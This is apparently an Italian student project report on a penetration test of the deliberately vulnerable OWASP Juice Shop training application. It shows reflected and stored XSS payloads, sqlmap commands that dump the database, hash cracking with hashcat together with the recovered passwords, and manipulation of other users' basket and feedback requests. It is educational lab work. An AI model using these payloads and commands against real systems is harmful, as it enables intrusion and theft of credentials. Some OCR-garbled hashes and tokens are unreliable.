welcomebanner_status=dismiss; continueCode=. </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 343 9 ETag: W/"157-0C+Xz5EfymrPsrXpnIjLfcYUY" 10 Vary: Accept-Encoding 11 Date: Tue, 23 Jul 2024 13:34:24 GMT 12 Connection: close 13 14 { "user": { "id": 3, "username": "", "email": "bender@juice-sh.op", "password": "06b0c5c1922ed4ed62a5449dd209c96d", "role": "customer", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/default.svg", "topSecret": "", "isActive": true, "createdAt": "2024-07-23T12:51:05.597Z", "updatedAt": "2024-07-23T13:34:24.467Z", "deletedAt": null } } </pre>

XSS - Barra di ricerca

/#/search?q=




Anche questo campo non è stato filtrato, infatti è possibile effettuare degli attacchi di **Cross Site Scripting (XSS reflected)**

Ad esempio, inserendo nel campo di ricerca:

```
<input type="button" style="padding: 5px; border-radius: 5px; color: white; background-color: grey;" value="page >" onClick="window.alert('ATTENZIONE, XSS?!)>"
```

È possibile inviare al server del codice che, non essendo interpretato correttamente, ci viene restituito sul lato client, nell'esempio sotto abbiamo riprodotto un pulsante, con caratteristiche simili a quelle della pagina.



Sempre nell'esempio, cliccando sul pulsante è possibile eseguire il codice JavaScript inserito:



con questo sistema è possibile far eseguire del codice sul dispositivo lato client, per, ad esempio, ottenere i cookie di sessione e inviarli ad un server esterno, ed è sufficiente inviare al client il link:

[./search?q=<input%20type%3D"button"%20style%3D"padding:%205px;%20border-radius:%205px;%20color:%20white;%20background-color:%20grey;%20value%3D"page%20>%20%20onClick%3D"window.alert\('ATTENZIONE,%20XSS%3F!'\)>](/search?q=<input%20type%3D)
ed è possibile nascondere questo tipo di attacco con strumenti come "[shorturl](#)" o con [link](#) allegati ad altri file.

Abbiamo quindi provato a inserire una reflected XSS che si attivasse senza l'interazione dell'utente.


Inserendo all'interno della barra di ricerca:

```
<style>@keyframes x{ }</style><xss style="animation-name:x" onanimationend="alert('XSS')"></xss>
```

otterremo il link:


[./search?q=<style>@keyframes x{}<%2Fstyle><xss style%3D"animation-name:x" onanimationend%3D"alert\('XSS'\)"><%2Fxss>](#)

Aprendo questo link verrà avviato automaticamente lo script.



XSS Stored

Perfezionando questo script, visto che l'IP viene memorizzato quando l'utente effettua il logout, abbiamo intercettato la richiesta di logout con **burp** e aggiunto l'header in questione:



Aggiunto l'header alla logout tramite il menu “request headers” e cliccando sul simbolo “+”

The screenshot shows the Postman interface with three main sections:

- Request headers** (left): A table of existing request headers. A red box highlights the "+" button at the bottom right of the table.
- Add Header dialog** (center): A modal window for adding a new header. It has fields for "Name" (set to "True-Client IP") and "Value" (set to "<iframe src=\"javascript:alert(`xss`)\">"). A red arrow points from the "Add" button in the dialog to the "Add" button in the Request headers table.
- Request headers** (right): The updated Request headers table, showing the newly added "True-Client IP" header with its value highlighted by a red box.

A questo abbiamo effettuato il forward della richiesta e effettuato nuovamente la login (in questo esempio usando l’utente admin):

The screenshot shows the Postman Response tab with the "Pretty" option selected. The response body is a JSON object with several fields, including "lastLoginIp" which contains the XSS payload "<iframe src=\"javascript:alert(`xss`)\">". This field is highlighted with a red box.

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 370
8 ETag: W/"172-QXkccEC+9BlysJKmXe0qz8oHHQ"
9 Vary: Accept-Encoding
10 Date: Wed, 10 Jul 2024 14:08:35 GMT
11 Connection: close
12 {
13     "id":1,
14     "username":"",
15     "email":"admin@juice-sh.op",
16     "password":"0192023a7bbd73250516f069df18b500",
17     "role":"admin",
18     "deluxeToken":"",
19     "lastLoginIp":<iframe src="javascript:alert(`xss`)\">>, // THIS LINE IS HIGHLIGHTED WITH A RED BOX
20     "profileImage":"assets/public/images/uploads/default.svg",
21     "totpSecret":"",
22     "isActive":true,
23     "createdAt":"2024-07-10T14:04:17.852Z",
24     "updatedAt":"2024-07-10T14:08:35.251Z",
25     "deletedAt":null
26 }

```

NB: Questa XSS su docker non funziona, è stata eseguita sul sito tryhackme.com

The image consists of two screenshots. The left screenshot shows a dark-themed web application interface with a user account dropdown menu. The menu items include 'admin@juice-sh.op', 'Orders & Payment', 'Privacy & Security', 'Logout', 'Privacy Policy', 'Request Data Export', 'Request Data Erasure', 'Change Password', '2FA Configuration', and 'Last Login IP'. The 'Last Login IP' item is highlighted with a red rectangular box. The right screenshot shows a modal window titled 'login-ip' with the message '10.10.86.125 says xss'. Below the message is a button labeled 'OK'.

Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

Dump Database

./#/login

Sempre nella pagina di login è possibile intercettare con **Burpsuite** la risposta ricevuta dal server per un tentativo di accesso fallito

```

POST /rest/user/login HTTP/1.1
Host: 192.168.56.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 36
Origin: http://192.168.56.1:3000
Connection: keep-alive
Referer: http://192.168.56.1:3000/
Cookie: language=en; welcomebanner_status=dismiss
{
    "email": "prova",
    "password": "prova"
}
  
```

Salvando questa richiesta in un file di testo (ad es. “Documents/sql.txt”), è possibile utilizzarla come parametro con il tool **sqlmap** nel comando:

```
sqlmap -r ./Documents/sql.txt --sql-shell -p email --level 5 --risk 3 --ignore-code 401
```

```


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to respect all applicable laws, regulations, and terms of service.
[*] starting @ 11:42:19 /2024-07-23

[11:42:19] [INFO] parsing HTTP request from './Documents/sql.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[11:42:32] [INFO] testing connection to the target URL
[11:42:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:42:32] [INFO] testing if the target URL content is stable
[11:42:32] [INFO] target URL content is stable
[11:42:32] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON email' might not be injectable
[11:42:32] [INFO] testing for SQL injection on (custom) POST parameter 'JSON email'
[11:42:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:42:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[11:42:33] [WARNING] reflective value(s) found and filtering out
[11:42:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[11:42:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[11:42:35] [INFO] (custom) POST parameter 'JSON email' appears to be 'OR boolean-based blind - WHERE or HAVING clause'
[11:42:36] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
  
```

Il risultato ottenuto è che, dietro alla richiesta di login ci sia un **DBMS “SQLite”**.

È, inoltre, possibile a questo punto provare ad ottenere il **dump** dell'intero database con il comando:

```
sqlmap -r ./Documents/sql.txt --tables Users --dump -p email --level 5 --risk 3 --ignore-code 401
```



```
[11:45:28] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:45:28] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:45:28] [INFO] fetching number of tables for database 'SQLite_masterdb'
[11:45:28] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:45:28] [INFO] retrieved: 20
[11:45:28] [INFO] retrieved: Users
[11:45:29] [INFO] retrieved: sqlite_sequence
[11:45:30] [INFO] retrieved: Addresses
[11:45:31] [INFO] retrieved: Baskets
[11:45:32] [INFO] retrieved: Products
[11:45:33] [INFO] retrieved: BasketItems
[11:45:34] [INFO] retrieved: Captchas
[11:45:35] [INFO] retrieved: Cards
[11:45:35] [INFO] retrieved: Challenges
[11:45:37] [INFO] retrieved: Complaints
[11:45:38] [INFO] retrieved: Deliveries
[11:45:39] [INFO] retrieved: Feedbacks
[11:45:40] [INFO] retrieved: ImageCaptchas
[11:45:41] [INFO] retrieved: Memories
[11:45:42] [INFO] retrieved: PrivacyRequests
[11:45:44] [INFO] retrieved: Quantities
[11:45:45] [INFO] retrieved: Recycles
[11:45:46] [INFO] retrieved: SecurityQuestions
[11:45:48] [INFO] retrieved: SecurityAnswers
[11:45:49] [INFO] retrieved: Wallets
<current>
[20 tables]
+-----+
| Addresses
| BasketItems
| Baskets
| Captchas
| Cards
| Challenges
| Complaints
| Deliveries
| Feedbacks
| ImageCaptchas
| Memories
| PrivacyRequests
| Products
| Quantities
| Recycles
| SecurityAnswers
| SecurityQuestions
| Users
| Wallets
| sqlite_sequence
+-----+
```

Prima **sqlmap** fornirà la lista delle tabelle presenti all'interno del database...

...e, successivamente andrà a estrarre tutte le informazioni da ogni tabella

```
[11:53:42] [INFO] retrieved: e9048a3f43dd5e094ef733f3bd88ea64
[11:53:46] [INFO] retrieved: assets/public/images/uploads/20.jpg
[11:53:50] [INFO] retrieved: deluxe
[11:53:51] [INFO] retrieved:
[11:53:51] [INFO] retrieved:
[11:53:52] [INFO] retrieved: 2024-07-23 15:25:01.072 +00:00
[11:53:56] [INFO] retrieved: SmilinStan
[11:53:57] [INFO] retrieved: 2024-07-23 15:25:01.072 +00:00
[11:54:01] [INFO] retrieved:
[11:54:01] [INFO] retrieved: b49b30b294d8c76f5a34fc243b9b9cccb057b3f675b07a5782276a547957f8ff
[11:54:09] [INFO] retrieved: wurstbrot@juice-sh.op
[11:54:11] [INFO] retrieved: 10
[11:54:11] [INFO] retrieved: 1
[11:54:11] [INFO] retrieved:
[11:54:11] [INFO] retrieved:
[11:54:12] [INFO] retrieved: 2c17c6393771ee3048ae34d6b380c5ec
[11:54:15] [INFO] retrieved: assets/public/images/uploads/default.svg
[11:54:19] [INFO] retrieved: deluxe
[11:54:20] [INFO] retrieved:
[11:54:20] [INFO] retrieved:
[11:54:20] [INFO] retrieved: 2024-07-23 15:25:01.072 +00:00
[11:54:24] [INFO] retrieved: evmrox
[11:54:24] [INFO] recognized possible password hashes in columns 'deluxeToken, password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[11:54:33] [INFO] writing hashes to a temporary file '/tmp/sqlmapx2hrkdm716045/sqlmaphashes-q9s0pf7.txt'

[11:54:46] [INFO] using hash method 'md5_generic_passwd'
[11:54:46] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[11:54:55] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[11:55:02] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:55:02] [INFO] starting 3 processes
[11:55:05] [INFO] cracked password 'admin123' for hash '0192023a7bbd73250516f069df18b500'
[11:55:09] [INFO] cracked password 'ncc-1701' for hash 'e541ca7ecf72b8d1286474fc613e5e45'
[11:55:09] [INFO] cracked password 'demo' for hash 'fe01ce2a7fbac8fafaed7c982a04e229'
[11:55:13] [INFO] cracked password 'private' for user 'evmrox'
[11:55:16] [INFO] using suffix '1'
[11:55:29] [INFO] using suffix '123'
[11:55:43] [INFO] using suffix '2'
[11:55:44] [INFO] current status: 29056 ... -■
```

Tramite **sqlmap** è possibile ottenere, quindi, non solo i nomi delle tabelle, ma è possibile effettuare l'intero dump del database, individuando quelli che sembrano essere gli hash delle password e il tipo, ed effettuare anche un primo tentativo di bruteforce a dizionario.

È possibile vedere come già alcune password siano state individuate in pochi secondi.

In alternativa è possibile utilizzare anche altri tool, come **hashcat** insieme ad una wordlist, come quella fornita da rockyou: ad esempio è possibile utilizzare il comando:

```
hashcat -m 0 -a 0 -o Documents/cracked.txt Documents/hash.txt
/usr/share/wordlists/rockyou.txt
```

che andrà a generare un nuovo file di output ("cracked.txt") in cui saranno presenti le password trovate:

```
2c17c6393771ee3048ae34d6b380c5ec:private
0192023a7bbd73250516f069df18b500:admin123
e541ca7ecf72b8d1286474fc613e5e45:ncc-1701
fe01ce2a7fbac8fafaed7c982a04e229:demo
```

password
-
0192023a7bbd73250516f069df18b500 (admin123)
.png
e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701)
0c36e517e3fa95aabf1bbff6744aef
Geddd726cbdc873c539e41ae8757b8c
.png
861917d5fa5f1172f931dc700d81a8fb
3869433d74e3d0c86fd25562f836bc82
.png
f2f933d0bb0ba057bc8e33b8ebbd6d9e8
b03f4b0ba8b45ff00cdc02cd953bc8
3c2abc04e4a6e8f1327d0aae3714b7d
.png
9ad5b0492bbe528583e128d2a894de4
.png
030f05e45e30710c3ad3c32f00de0473
7f311911af16fa8f418dd1a3051d6810
92831b2e969749081963be462e466
10a783b9ed19e167c3a2769970095b
961e10f92a70b4b463220c4c5d636dc
05792148b4b607dacd04cceebb8f1af
fe01ce2a7fbac8fafaed7c982a04e229 (demo)
00479e957b6b42c459ee5746478e4d45
402f1c4a75e316afecc5a6ea63147f739
e9048a3f43dd5e094ef733f3bd88ea64
2c17c6393771ee3048ae34d6b380c5ec (private)


Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

È possibile, infine, effettuare anche una ricerca su alcune rainbow table, visto che non sembrano essere presenti dei seed per la generazione degli hash, presenti su molti siti.

Alla fine di questi passaggi siamo riusciti ad ottenere alcune delle password presenti nel database:


0192023a7bbd73250516f069df18b500 e541ca7ecf72b8d1286474fc613e5e45 0c36e517e3fa95aabf1bbfffc6744a4ef 6edd9d726cbdc873c539e41ae8757b8c 861917d5fa5f1172f931dc700d81a8fb 3869433d74e3d0c86fd25562f836bc82 f2f933d0b0ba057bc8e33b8ebd6d9e8 b03f4b0ba8b458fa0acd02cd953bc8 3c2abc04e4a6ea8f1327d0aae3714b7d 9ad5b0492bbe528583e128d2a8941de4 030f05e45e30710c3ad3c32f00de0473 7f311911af16fa8f418dd1a3051d6810 9283f1b2e9669749081963be0462e466 10a783b9ed19ea1c67c3a27699f0095b 963e10f92a70b4b463220cb4c5d636dc 05f92148b4b60f7dacd04cceebb8f1af fe01ce2a7fbac8fafaaed7c982a04e229 00479e957b6b42c459ee5746478e4d45 402f1c4a75e316afec5a6ea63147f739 e9048a3f43dd5e094ef733f3bd88ea64 2c17c6393771ee3048ae34d6b380c5ec	admin@juice-sh.op jim@juice-sh.op bjoern.kimminich@gmail.com support@juice-sh.op mc.safesearch@juice-sh.op amy@juice-sh.op demo ethereum@juice-sh.op	admin123 ncc-1701 bw9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI= J6aVjTgOpRs@?5l!Zkq2AYnCE@RF\$P Mr. N00dles 0Y8rMnww\$*9VFYE§59-!Fg1L6t&61B K1f..... uss enterprise demo private
J12934@juice-sh.op accountant@juice-sh.op admin@juice-sh.op amy@juice-sh.op bender@juice-sh.op bjoern.kimminich@gmail.com bjoern@juice-sh.op bjoern@owasp.org chris.pike@juice-sh.op ciso@juice-sh.op demo emma@juice-sh.op ethereum@juice-sh.op jim@juice-sh.op john@juice-sh.op mc.safesearch@juice-sh.op morty@juice-sh.op stan@juice-sh.op support@juice-sh.op uvogin@juice-sh.op wurstbrot@juice-sh.op		0Y8rMnww\$*9VFYE§59-!Fg1L6t&61B admin123 K1f..... bw9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI= J6aVjTgOpRs@?5l!Zkq2AYnCE@RF\$P Mr. N00dles ncc-1701 J6aVjTgOpRs@?5l!Zkq2AYnCE@RF\$P



Infine, **sqlamp**, restituirà una cartella “dump” contenente tutti i file, in formato csv, utili a ricostruire l’intero database.

Basket di altri utenti:

E' possibile visualizzare il carrello degli altri utenti, per farlo possiamo utilizzare burp e intercettare la richiesta. Attiviamolo e clicchiamo su "Baskets" o se si è loggati "Your Basket":



Rechiamoci su burp e vediamo come è strutturata la richiesta:

```

1 GET /rest/basket/NaN HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwidG
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbisImf
lcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcisLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3f
6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGVOZWRBdCI6bnVsbsH
7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYujFKrcY-musJiAYmiUhb407WQTHiDxsS-
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 sec-ch-ua-platform: "Linux"
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: cors
2 Sec-Fetch-Dest: empty
3 Referer: http://localhost:3000/
4 Accept-Encoding: gzip, deflate, br
5 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
6 If-None-Match: W/"20-bff5r/a5MyNNwy9hjn8a8p0LDxA"
7 Connection: keep-alive
8
9

```

Vediamo che nella richiesta viene passato un parametro, in questo caso è NaN (not a number) quindi abbiamo mandato la richiesta al repeater e di cambiarla mettendo un numero diverso:

```

1 GET /rest/basket/2 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eJpZCI6MSwidXNlcms5hbWUiOiiIiLCJlbWFpbCI6:
mQiOiiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4ZVRva2VuIjoiIiwiibGFzdExvZ2lusSXAiOii:
ibGljL2ltYwdlc91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcisLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3f
6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGVOZWRBdCI6bnVsbsH7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYujFKrcY-musJiAYmiUhb407WQTHiDxsS-
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.12
9 sec-ch-ua-platform: "Linux"
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: cors

```

Ricevendo questa risposta:

Response


Pretty Raw Hex Render

```

1 | HTTP/1.1 200 OK
2 | Access-Control-Allow-Origin: *
3 | X-Content-Type-Options: nosniff
4 | X-Frame-Options: SAMEORIGIN
5 | Feature-Policy: payment 'self'
6 | X-Recruiting: /#/jobs
7 | Content-Type: application/json; charset=utf-8
8 | Content-Length: 557
9 | ETag: W/"22d-WPras7W0hzfjGuuLC2/oabaGg9A"
10 | Vary: Accept-Encoding
11 | Date: Wed, 10 Jul 2024 15:46:45 GMT
12 | Connection: keep-alive
13 | Keep-Alive: timeout=5
14 |
15 {
    "status": "success",
    "data": {
        "id": 2,
        "coupon": null,
        "UserId": 2,
        "createdAt": "2024-07-10T14:59:57.568Z",
        "updatedAt": "2024-07-10T14:59:57.568Z",
        "Products": [
            {
                "id": 4,
                "name": "Raspberry Juice (1000ml)",
                "description": "Made from blended Raspberry Pi, water and sugar.",
                "price": 4.99,
                "deluxePrice": 4.99,
                "image": "raspberry_juice.jpg",
            }
        ]
    }
}

```

Siamo riusciti a vedere il carrello dell'utente 2. Mandando la richiesta di burp al browser abbiamo controllato anche la visualizzazione della pagina html:



Your Basket (anonymous)

	Raspberry Juice (1000ml)	2	4.99	
---	--------------------------	---	------	---


Total Price: 9.98

Checkout

You will gain 0 Bonus Points from this order!

Feedback spacciandosi per un altro utente:

Nella pagina “/contact” è possibile lasciare un feedback:



The screenshot shows a dark-themed web form titled "Customer Feedback". It has fields for "Author" (set to "anonymous"), "Comment *", "Rating" (set to 1), and a CAPTCHA field asking "What is 1*5-6 ?". The "Result *" field is highlighted with a red border and contains the placeholder "Please enter the result of the CAPTCHA.". A "Submit" button is at the bottom.

Da interfaccia non è possibile scrivere l'autore e neanche inserire il rating a 0, allora abbiamo provato intercettando la richiesta con burp:

```
7NabwU2rF5Y6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUhb407WQTHiDxnS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
Connection: keep-alive
{
  "captchaId":0,
  "captcha": "-1",
  "comment": "Dolorem qui provident qui fugiat tempora veniam tempor
  "rating":2
}
```

Si poteva cambiare il rating, ma non l'utente che inserisce il feedback. Abbiamo mandato quindi la richiesta al repeater e a inviarla mettendo un rating di 0:

```
Sec-Fetch-Dest: empty
